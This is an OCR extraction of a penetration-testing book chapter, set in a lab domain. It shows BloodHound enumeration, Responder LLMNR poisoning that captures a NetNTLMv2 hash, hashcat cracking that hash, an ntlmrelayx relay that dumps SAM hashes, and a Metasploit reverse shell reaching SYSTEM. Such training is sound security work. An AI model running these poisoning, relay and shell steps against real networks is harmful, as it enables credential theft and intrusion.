

BLOODHOUND
Log in to Neo4j Database
bolt://localhost:7687
neo4j
Username: neo4j
Save Password
Login


Downloads
File
Home
Share
View
This PC
Downloads
Quick access
Desktop
Downloads
Documents
20210826114042_redteamlab
SharpHound
Windows PowerShell Script
951 KB


Search for a node
Database Info
Node Info
Analysis
DB STATS
Address
bolt://localhost:7687
DB User
neo4j
Sessions
0
Relationships
404
ACLs
383
Azure Relationships
0
ON-PREM OBJECTS
Users
0
Groups
53
Computers
1
OUS
0
GPOs
0
Domains
0



Search for a node
Database Info
Node Info
Analysis
Pre-Built Analytics Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Shortest Paths from Domain Users to High Value Targets
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Rights for Domain Users Groups
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find Domain Admin Logons to non-Domain Controllers
Find Computers with Unsupported Operating Systems
Find AS-REP Roastable Users (DontReqPreAuth)



Analysis
Pre-Built Analytics Queries




```
kali@kali:~$ ip addr
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
    link/ether 08:00:27:2d:52:3c brd ff:ff:ff:ff:ff:ff
    inet 192.168.42.20/24 brd 192.168.42.255 scope global dynamic
       valid_lft 413sec preferred_lft 413sec
```

```
kali@kali:~$ sudo responder -I eth2 -rdwv

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
```






```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 192.168.42.23
[SMB] NTLMv2-SSP Username : REDTEAMLAB\bob
[SMB] NTLMv2-SSP Hash     : bob::REDTEAMLAB:dfcd20c1317267a1:57A3BBBE56FA9A3F9A67AEE
20D1BD124:0101000000000000B0F0706BB295D701EE6249EE410CC8930000000002000800540055004E
004A0001001E00570049004E002D004F004D004200570057005300500049004500450037000400340057
0049004E002D004F004D00420057005700530050004900450045003700020034005700490054004E002D
004F004300410004C0003001400540055004E004A002E004C004F00430041004C0005001400540055004E
004A002E004C004F00430041004C0007000800B0F0706BB295D701060004000200000008003000300000
0000000000010000000020000020D6265CA9935907DE75C002D5F6C3A43CDEC000C918DE7CA1E5DB02B3
6E70A5DA0010000000000000000000000000000000000090024006300690066007300 2F00310039003200
```

```
kali@kali:~$ hashcat -h | grep NTLM
   5500 | NetNTLMv1 / NetNTLMv1+ESS    | Network Protocols
   5600 | NetNTLMv2                    | Network Protocols
   1000 | NTLM                         | Operating System
```

```
BOB::REDTEAMLAB:eec8420098a5968e:a1a1cdc038f0b176d44cbe46ee609aa6:0101000000000000080f0706bb2
95d7010a6745d1cac41449000000000200080004a0055004e004a0001001e00570049004e002d004f004d00420057
0057005300500049004500450037000400340057004900 4e002d004f004d0042005700570053005000490045004500
0037002e004a0055004e004a002e004c004f00430041004c00030014004a0055004e004a002e004c004f00430041
004c00050014004a0055004e004a002e004c004f00430041004c0007000800080f0706bb295d7010600040002000
0008003000300000000000000000100000000200000 20d6265ca99359070e75c00205f6c3a43cdec000c918de7ca1
e5db82b36e70a50a0010000000000000000000000000000000000000000900240063006900660073002f003100390032
002e003100360038002e00340032002e003200300000000000000000:Password1

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: BOB::REDTEAMLAB:eec8420098a5968e:a1a1cdc038f0b176d4...000000
```

```
Nmap scan report for 192.168.42.21
Host is up (0.0017s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
```


```
Nmap scan report for 192.168.42.22
Host is up (0.00054s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
```

```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
```


Disable the SMB an HTTP servers on Responder

```
kali@kali:~$ sudo responder -I eth2 -rdw

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
```

```
kali@kali:~/Impacket$ python3 ntlmrelayx.py -t 192.168.42.23 -smb2support
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
```






```
[*] SMBD-Thread-4: Connection from REDTEAMLAB/ALICE@192.168.42.21 controlled, attacking target smb://192.168.42.23
[*] Authenticating against smb://192.168.42.23 as REDTEAMLAB/ALICE SUCCEED
[*] SMBD-Thread-4: Connection from REDTEAMLAB/ALICE@192.168.42.21 controlled, but there are no more targets left!
[*] SMBD-Thread-6: Connection from REDTEAMLAB/ALICE@192.168.42.21 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] HTTPD: Received connection from 192.168.42.21, attacking target smb://192.168.42.23
[*] Target system bootKey: 0xfa5bd261c458f70d9854a1c8ff0d81af
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b108a9690a77cc34819ac19453bf08a2:::
Bob:1001:aad3b435b51404eeaad3b435b51404ee:ead0cc57ddaae50d876b7dd6386fa9c7:::
```






```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.42.20:4444
[*] Sending stage (175174 bytes) to 192.168.42.23
[*] Session ID 3 (192.168.42.20:4444 → 192.168.42.23:49705) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against BOB-PC
[*] Current server process: bxYzoHNJ.exe (700)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 1636
[+] Successfully migrated into process 1636
[*] Meterpreter session 3 opened (192.168.42.20:4444 → 192.168.42.23:49705) at 2021-08-22 13:55:44 -0400

meterpreter > shell
Process 3016 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```


Chapter 11: Advanced Active Directory Attacks





Key Distribution Center
3
Kerberos
Client
Application Server


Key Distribution Center
4
Kerberos
Client
Application Server


Key Distribution Center
Kerberos
5
Client
Application Server

